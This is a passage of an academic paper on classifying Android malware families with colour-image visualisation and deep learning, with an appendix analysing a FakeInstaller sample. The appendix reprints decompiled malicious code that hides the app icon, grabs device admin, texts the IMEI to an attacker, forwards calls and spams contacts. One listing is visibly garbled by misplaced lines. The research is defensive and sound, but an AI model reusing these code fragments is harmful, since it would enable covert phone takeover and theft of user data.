


Figure 6: The experiment results of single-channel grayscale image classification.




Figure 7: The experiment results of three-channel grayscale image classification.

the purely superimposed gray image. It has more features than the grayscale visualization image and is more suitable for classification.

5.4.3. Multiclassification of Color Image and Grayscale Image. In order to further verify the effect of color virtualization features and gray virtualization features, we select 10 categories of malicious Apps shown in Table 3. Based on the same algorithm *ResNet* and training parameters, we use two different features for testing. Table 4 shows the details of the result. It can be seen that the accuracy rate of App recognition for the *FakeDoc* family can reach the best 93.5%. The family with the lowest recognition rate is *Geinimi*, only 67.5%. Almost in each category of Apps, the color virtualized classifier has a higher accuracy rate than the gray virtualized classifier.

Insight. For the same feature and the same number of image channels, color image virtualization can have more information than grayscale image virtualization, and the multiclassification with color image features is more effective than that with grayscale image features.

5.5. Answering RQ2: Color Visualization Experiments with Different Features. The features selected in this paper are (1) *classes.dex* file obtained by decompilation of the App file, (2) the sets of class name extracted from the App, (3) all APIs called in the App, and (4) customized features based on our analysis of Apps. We will measure the impact of different visualization features on malicious Apps' classification.

5.5.1. Color Visualization of classes.dex File. Figure 9 shows the color visualization image of the *classes.dex* file. Since it contains all the code of the Android App, the visualization image has more details. There are obvious textures in the figure and different colors that represent different binary numbers. The pictures generated by malicious Apps of the same family have certain similarities in texture and color, which are the basis for image characterization as a method of classification of Android malicious Apps.

Accuracy. As shown in Figure 10, the classification accuracy rate can reach 90.91%. The loss value is relatively high




Figure 8: The results of the three-channel color image classification.

Table 4: Accuracy of classification of 10 malicious families based on different virtualization characteristics.

Family	Nums	Color_Acc	Gray_Acc
DroidKungFu	563	89.2%	78.5%
Plankton	124	90.2%	68.0%
FakeDoc	27	93.5%	50.0%
Geinimi	18	67.5%	58.1%
Iconosys	34	93.2%	46.5%
GinMaster	219	91.2%	71.7%
GoldDream	106	73.3%	33.3%
Kmin	15	72.2%	73.3%
FakeInstaller	2320	77.2%	38.8%
Opfake	142	73.1%	46.8%




Figure 9: Visualized image of the *classes.dex* file.

and can reach 20%. This is because the classes.dex file includes the code from the third-party libraries, and the same third-party library code will cause the same characterization results in different Apps, which is one of the factors affecting the accuracy of classification.




Figure 10: Experimental results of *classes.dex* visual classification.




Figure 11: Color visualization of sets of class names.




Figure 12: Experimental results of visual classification of sets of class names.




Figure 13: Color visualization image of APIs.




Figure 14: Experimental results of the classification of color visualization features of APIs.




Figure 15: Color visualization image of customized features.




Figure 16: Experimental results of the classification of color visualization features of customized features.

5.5.2. Color Visualization of Sets of Class Names in Apps. The set of class names in the App is a type of code extracted from the App file, which explains the class invocation of the App. A class name can be used as a description of the App's single behavior, and a collection of invocations can represent behaviors of the entire App in macro. Therefore, it can be used as a feature of the App for color visualization. The image after the feature visualization is shown in Figure 11.

Accuracy. The classification results are shown in Figure 12. The results show that the classification accuracy rate reaches 98%. It can be seen that the visualization result using the class name set as input is more conducive to learn from the image which is useful information and which is useless information.

5.5.3. Color Visualization of APIs. We use the API call sequence as a visual feature input. APIs can better reflect the internal logical structure of the Android App, which has a positive impact on the improvement of classification accuracy. Due to the need to analyze the internal code structure of the Android App, it takes slightly more time than simply extracting the App class name. The color visualization image of the API call sequence is shown in Figure 13.

Accuracy. The classification results are shown in Figure 14. The classification result using the API sequence as the input of visualization can reach 98%. The occasional accuracy fluctuations in the figure may be due to the increase in similarity of different Apps to a certain extent due to the third-party libraries.

5.5.4. Color Visualization of Customized Features. For customized malicious features, we can better show the key behaviors of a malicious App. Combined with the color virtualization method, it can better reflect the App's behavior mode. As shown in Figure 15, it is an image of an App after color virtualization of its malicious behaviors.

Accuracy. The results of the classification are shown in Figure 16. The results show that the classification accuracy rate reaches 96%. From the experimental results, it can be seen that the color virtualization of customized features can achieve a very good effect in the multiclassification of malware Apps.




Figure 17: Classification process of 10 malicious Apps' families by using *CNN*.




Figure 18: Classification process for 10 malicious Apps' families by using *ResNet*.

Insight. The experimental results show that based on the same model, the color virtualization results of using the customized features proposed by our analysis can be better applied to the detailed multiclassification of malicious Apps.

5.6. Answering RQ3: Multiclassification of Color Images Using Different DL Models. There are already many mature models in the field of image recognition. In order to select a model that is more suitable for solving our problems, we use *CNN* [33] and *ResNet* [28] for comparative experiments. For *CNN*, we use 5-layer network structures and use ReLU as the activation function for training. For *ResNet*, we set 20-layer network structures. We select 10 malicious Apps' families as the dataset. For features for color virtualization, we select all APIs and customized features.

Figure 17 shows the results of a *CNN* classification experiment by using customized features. The accuracy of classification can reach 76.68%. Since the loss function values are all greater than 1, they are not shown in the figure.

Table 5: Results of multiclassification of color images using different DL models (represents the attributes selected for one experiment).

Virtualization	Feature extraction		Model		Acc
Color	allAPI	customFeature	*CNN*	*ResNet*	
✓	✓		✓		84%
✓	✓			✓	86%
✓		✓	✓		87%
✓		✓		✓	96%

Table 6: Accuracy of classification of 20 malicious families.

No.	Family	*ResNet*
1	*Adrd*	90.0%
2	*DroidDream*	95.7%
3	*FakeDoc*	90.2%
4	*Gappusin*	95.2%
5	*GoldDream*	76.5%
6	*Opfake*	72.1%
7	*SMSreg*	89.2%
8	*BaseBridge*	80.3%
9	*DroidKungFu*	89.2%
10	*FakeInstaller*	80.7%
11	*Geinimi*	60.9%
12	*Iconosys*	92.3%
13	*Plankton*	90.4%
14	*SmsKey*	90.2%
15	*Copycat*	90.0%
16	*ExploitLinux*	95.5%
17	*FakeRun*	93.4%
18	*GinMaster*	93.5%
19	*Kmin*	72.9%
20	*SendPay*	91.6%

As it is shown in Figure 18, it is the result of *ResNet* by using customized features. When the number of training iterations is small, the *ResNet* is not able to classify the Apps well, and the phenomenon of overfitting appears. After 80 complete pieces of training, the model can well distinguish most families, the accuracy and loss curve have stabilized, and the model classification accuracy has reached 96.36%.

As shown in Table 5, it is the results of the experiment for different models. When using the same feature and the same color virtualization method, the results of *ResNet* are all more effective than *CNN*.

Insight. Based on the same features, *ResNet*'s classifiers are better than *CNN*. The classifier based on *ResNet* can achieve an accuracy of 96%. *ResNet* is more suitable for multifamily classification of features of color virtualization.

5.7. Answering RQ4: Practicality of the Model

5.7.1. Scalability in New Data. The above experiments show that for the multiclassification of malicious Apps, the color virtualization method based on customized features is




Figure 19: ROC curve for malicious identification of Apps based on the color virtualization model and *DAMD* model.




Figure 20: Time cost of different methods.

effective. In order to further verify the practicability of our method, we select 20 families of Apps from DREBIN [25] and AMD [26]. We divide the dataset into a training set and a test set according to the ratio of 8 to 2. The model is *ResNet*.

The results are shown in Table 6. It can be seen from the results that, for the expansion of the malicious App families, our proposed classifier still performs well in the detailed malicious App family identification; the best accuracy can reach 95.7%. The reason for the low accuracy of *Geinimi* may be that during the evolution of Apps of this family, Apps are adulterated with other malicious behaviors.

5.7.2. Comparison with Other Tools. We compare the effect with *Deep Android Malware Detection* (*DAMD*) [34], a malicious detector of Apps that can get its source code. *DAMD* can judge whether the App is a malicious App or benign but cannot determine the specific family name of the malicious App. We download 7000 Apps from Google Play [29] as benign samples and set 7204 Apps of 10 families from DREBIN [25], AMD [26], and *VT* [30] as malicious samples. We select 80% of malicious samples and benign samples as the training data and the remaining 20% as the test data. As shown in Figure 19, it is the *ROC* curve of the two tools on the test data. It can be seen from Figure 19 that our method is also effective in judging whether the App is malicious.

5.7.3. Performance. To further prove the performance of our method, we randomly select 1000 Apps and use different methods or tools to identify malicious Apps. We focus on their time cost. As shown in Figure 20, it records the range of detection time cost by each method for an App. Considering that the time cost of the detection method will be affected by the size of an App, the size of the Apps we selected covers from <10 kb to >100 Mb. It can be seen from the results that the time cost of color virtualization based on customized features is relatively high because it needs to extract all features in different dimensions; it requires more consumption in the construction and analysis of an App. It can be seen from the results that the average time cost by our method is 11.2 s.

```
@TargetApi(value=19) protected void onCreate(Bundle arg5) {
    super.onCreate(arg5);
    this.setContentView(2130903040);
    l.a(((Context)this), "zzxx", "Date", new SimpleDateFormat("yyyy-MM-dd hh:mm:ss").
        format(new Date(System.currentTimeMillis())));/*Getting the current time*/
    l.a(((Context)this), "zzxx", "tel", "IMEI-" + this.getSystemService("phone").
        getDeviceId());/*, Getting the IMEI of the device */
    if(!k.a(((Context)this))) {
        this.getPackageManager().setComponentEnabledSetting(this.getComponentName(), 2,
            1);/*Hiding the App icon*/
        this.startService(new Intent(((Context)this), xservicr.class));
        this.a(); /*Suspicious methods*/
    }
    this.finish();
}
```

Listing 1:Code in *onCreate* method of *v.v.v.mainactivity*.

```
@TargetApi(value=8) private void a() {
    Object v0 = this.getSystemService("device_policy");
    ComponentName v1 = new ComponentName(((Context)this), PAReceiver.class);
    if(!((DevicePolicyManager)v0).isAdminActive(v1)) /* Whether the App has the
        permission of the device manager*/
        Intent v0_1 = new Intent("android.app.action.ADD_DEVICE_ADMIN");
        v0_1.putExtra("android.app.extra.DEVICE_ADMIN", ((Parcelable)v1));
        v0_1.putExtra("android.app.extra.ADD_EXPLANATION", this.getResources().
            getString(2131034113));
        this.startActivityForResult(v0_1, 1); /*Try to obtain device manager permission
            through the implicit intent*/
    }
}
```

Listing 2: Code in *a* method of *v.v.v.mainactivity*.

```
public void onCreate() {
    super.onCreate();
    ContentResolver v0 = this.getContentResolver();
    this.f = new g(v0, new f(((Context)this)), ((Context)this));
    v0.registerContentObserver(Uri.parse("content://sms"), true, this.f);/*Register
        SMS listener*/
    SharedPreferences v0_1 = this.getSharedPreferences("yyjj", 0);
```

Listing 3: Code in *onCreate* method of *xservicr* service.

dexcolor, *allAPIcolor*, and *DAMD* are 6.9 s, 4.5 s, and 10 s. The time cost of our method is within an acceptable time range.

Insight. The above experimental results show that our method is not only well applicable to detailed multifamily classification of malicious Apps but also applicable to the identification of malicious and benign Apps. In terms of performance, it can be acceptable in the actual environment.

6. Discussions and Limitations

6.1. Obfuscation. More and more Apps used obfuscation. For malicious Apps, they used obfuscation to hide malicious behaviors: (1) encoding classes and methods into meaningless strings, (2) adding some useless APIs to Apps, and (3) storing malicious APIs in the form of *ASCII* code. We extract APIs that belong to the Android system; these APIs cannot be obfuscated, so for the first two kinds of obfuscation techniques, our method can get the APIs. For the third kind of obfuscation technique, we cannot get the APIs.

6.2. Packer. Some malicious Apps use packing technology to hide malicious code. In our feature extraction, there is no unpacking process for these Apps, so we cannot analyze these Apps. But for our current research on the unpacking method,

```
public CharSequence onDisableRequested(context arg7, intent arg8) {
    String v2 = null;
    String v3 = l.a(arg7, "zzxx", "tel");
    b.a(v3);
    if(l.b(arg7, "zzxx", "pop") ==0) {
        l.a(arg7, "zzxx", "pop", 1);
        SmsManager.getDefault().sendTextMessage("131720438**", v2, String.valueOf(v3) +
            "鱼试图逃
            跑", ((PendingIntent)v2), ((PendingIntent)v2));/* Send a text message to
            the attacker*/
        new a(this).start();
    }
```

Listing 4: Code in the *onDisableRequested* method of *PAReceiver* class.

```
    if(v1.split("#").length == v9) {
        if(c.a(v1.split("#")[v7])) {
            v2.a("转移号码设置成功"); /*The transfer number is set successfully*/
        }
        MyApplication.d = v7;
        v5.putString("ReciverPhoNum", love.qin.co.service.dggng.a.s);
          getDeviceId());/*, Getting the IMEI of the device */
        v5.putInt("pho_mod", MyApplication.d);
        goto label_40;
                1);/*Hiding the App icon*/
    }
    else {
        if(v1.split("#").length == v7) {
            v2.a("设置来电转移, 接听号码已设置");/*Set up call forwarding*/
            MyApplication.d = v7;
            v5.putString("ReciverPhoNum", love.qin.co.service.dggng.a.s);
            v5.putInt("pho_mod", MyApplication.d);
            goto label_40;
        }
        MyApplication.e =1;
        v2.a("设置成功, 拦截并且转发短信");/*Set to intercept and forward SMS*/
        v5.putInt("sms_prevent_mod", MyApplication.e);
        goto label_40;
    label_147:
```

Listing 5: Code in class c of *love.qin.co.service.dggng*.

we can use the method of memory insertion to realize the automatic unpacking process. So in the future researches, we will implement detection for packed malicious Apps.

7. Conclusion

We present a method for the multiclassification of Android malicious App families with color visualization. Experiments in this paper prove that compared to single-channel images, deep learning models can more easily learn features from three-channel images, thereby achieving higher classification accuracy. We use *ResNet* to implement a multiclassification of 10 malicious families. We conduct a comprehensive manual analysis for a large number of malicious Apps and summarize 1695 malicious behavior characteristics as customized features. We find that more effective classification results can be achieved when using customized features with color visualization.

Appendix

A. A Case Study of an App

In this paper, in order to understand the differences in the behaviors of different malicious Apps, we conduct comprehensive analyses on a large number of Apps. In this appendix, we present the analysis process for the malicious App (md5 is 0A2CA97D070A04AECB6EC9B1DA5CD987) in the *FakeInstaller*.

We use the *Jeb* [35] tool to reverse the App and find that the Apps' label name is *Photo* in the *AndroidManifest.xml*

```
1 public void onReceive(Context arg6, Intent arg7) {
2       if(!arg7.getAction().equals("android.intent.action.NEW_OUTGOING_CALL") &&
            MyApplication.d != 0) {
3         if(MyApplication.d == 2 && (arg7.getStringExtra("state").equalsIgnoreCase(
                TelephonyManager.EXTRA_STATE_RINGING))) { /*Incoming call*/
4               arg6.getSystemService("audio").setRingerMode(0);/*Ringtone is muted*/
5               try {
6                   a v0_1 = this.a(arg6);
7                   if(v0_1 == null) {
8                         goto label_50;
9                   }
10                  v0_1.b();
11                  String v1 = "**67*" + love.qin.co.service.dggng.a.s + "%23";/*Attacker's
                        contact*/
12                  Intent v2 = new Intent();
13                  v2.setAction("android.intent.action.CALL"); /*dialing*/
14                  System.out.println("start new Intent first...");
15                  v2.setData(Uri.parse(String.valueOf("tel:") + v1));
16                  v2.addFlags(268468224);
17                  arg6.startActivity(v2);
18                  System.out.println("start new Intent end...");
19          }
20          catch(Exception v0) {
21                  v0.printStackTrace();
22          }
23      }
```

Listing 6: Code in class *TelIntenral of love.qin.co.service*.

```
1       while(v9.moveToNext()) {
2               Cursor v1 = v0_1.query(ContactsContract$CommonDataKinds$Phone.CONTENT_URI,
                  null, "contact_id = " + v9.getString(v9.getColumnIndex("_id")), null,
                  null);
3 while(v1.moveToNext()) {
4               String v2 = v1.getString(v1.getColumnIndex("data1"));/*Get all contacts
                  of victim*/
5               c.sleep(8000);
6               v8.a(v2, this.a.a); /*call the method a*/
7
8               }
9       public void a(String arg7, String arg8) {
10        String v2 = null;
11        SmsManager.getDefault();
12          ........
13
14          this.a.sendMultipartTextMessage(arg7, v2, v3, v4, ((ArrayList)v2));/*send SMS
              to all contacts */
15      }
```

Listing 7: Code in class *c* of *love.qin.co.service*.

file. We can speculate that it is a way to trick users into installing the malicious App through this name. We find in the *AndroidManifest.xml* that the main activity entry of the App is *v.v.v.mainactivity*, and there is only *com.tencent* in the directory shown in the dex of the App; it can be determined that the App is packed. We use our tool [36] to unpack the App to get the *dex* file.

We find the main activity of the *v.v.v.mainactivity*. As shown in Listing 1, in the *onCreate* method, we find that the App has behaviors: getting the current time, getting the IMEI of the device, and hiding the App icon. If the current time is earlier than *2016.11.29*, it will execute the code in line 6. It will hide the App icon and start a customized service named *xservicr*.

Table 7: Description of some customized features.

Feature	Description	Category feature	Description	Category	
insmod	App can load malicious modules	System command	su	App gets root authority	System command
chmod	Modify the permissions of files and directories	System command	mount	Mount files outside the system	System command
sh	Execute script	System command	chown	Modify file owner	System command
pm install –r	Install Apps	System command	reboot	Reboot devices	System command
kill -9	Kill process	System command	getprop	Get system properties	System command
mkdir	Create folders	System command	ln	Create file link	System command
mount -o remount,rw	The modified directory has read and write permissions	System command	ps	View process information	System command
pm uninstall –k	Uninstall Apps	System command	rm	Remove files	System command
restorecon	Restore the security context of the file to the default	System command	android.provider.Telephony.SIM_FULL	The SIM storage for SMS messages is full. If space is not freed, messages targeted for the SIM	Intent
android.provider.Telephony.SMS_DELIVER	A new text-based SMS message has been received by the device. It will only be delivered to the default SMS App	Intent	android.provider.Telephony.WAP_PUSH_DELIVER	A new WAP PUSH message has been received by the device. It will only be delivered to the default SMS App	Intent
android.provider.Telephony.SMS_REJECTED	This intent is sent in lieu of any of the RECEIVED_ACTION intents	Intent	android.provider.Telephony.SMS_SENT	Block SMS	Intent
android.provider.Telephony.SECRET_CODE	This intent is broadcast by the system and OEM telephony apps may need to receive these broadcasts	Intent	android.provider.Telephony.WAP_PUSH_RECEIVED	A new WAP PUSH message has been received by the device. It will be delivered to all registered receivers as a notification	Intent
android.app.action.ACTION_DEVICE_ADMIN_DISABLE_REQUESTED	Action sent to a device administrator when the user has requested to disable	Intent	android.app.action.DEVICE_ADMIN_DISABLED	Action sent to a device administrator when the user has disabled it	Intent

Table 7: Continued.

Feature	Description	Category feature	Description	Category	
android.app.action.DEVICE_ADMIN_ENABLED	Action sent to a device administrator when the user has enabled it	Intent	android.permission.CALL_PHONE	Allows an App to initiate a phone call without going through the dialer user interface	Permission
android.permission.CALL_PRIVILEGED	Allows an App to call any phone number	Permission	android.permission.READ_CALL_LOG	Allows an App to read the user's call log	Permission
android.permission.READ_CONTACTS	Allows an App to read the user's contacts data.	Permission	android.permission.RECEIVE_SMS	Allows an App to receive SMS messages	Permission
android.permission.SEND_SMS	Allows an App to send SMS messages	Permission	android.permission.WRITE_CALL_LOG	Allows an App to write (but not read) the user's call log data	Permission
android.permission.WRITE_CONTACTS	Allows an App to write the user's contacts data	Permission	android.permission.READ_SMS	Allows an App to read SMS messages	Permission
android.app.ActivityManager.killBackgroundProcesses	Kills processes	API	android.os.Process.killProcess	Kills one process	API
java.lang.Runtime.exec	Runs shell command	API	java.lang.ProcessBuilder.start	Starts a new process using the attributes of this process builder	API
libcore.io.IoBridge.open	Opens files	API	android.content.ContextWrapper.openFileOutput	Writes files	API
SMS-Net	SMS is sent to attackers through a network	Call flow	Query-Net	Queries sensitive information sent to attackers through a network	Call flow
Contact-Net	Contact information is leaked through a network	Call flow	Contact-SMS	Contact information is sent to other victims via SMS	Call flow

In the *onCreate* method of the *xservicr* service, we find that the App has registered the SMS listener, as shown in Listing 3.

In the *a* method of line 9 in Listing 1, its code is shown in Listing 2. The App tries to obtain device manager permission through implicit intent.

We find the customized class *PAReceiver*; the code is shown in Listing 4. There is an *ondisablerequested* method in this class; this method will be called automatically when the user tries to cancel "Activate Device Manager." If users cancel the activation, the App will send a text message containing "Fish trying to escape" to the attacker, and the attacker's phone number is exposed.

As shown in Listing 5, we find in the class *c* of the package *love.qin.co/service.dggng* that the App sets call forwarding. So, it has malicious behaviors such as call interception, SMS forwarding, and getting contacts.

In the class *TelIntenral* of *love.qin.co.service* package, as shown in Listing 6, we find the implementation of call forwarding. If the device is not in the dialing state and there is an incoming call, the ringtone is set to mute, and then, the incoming call will be dialed to the attacker.

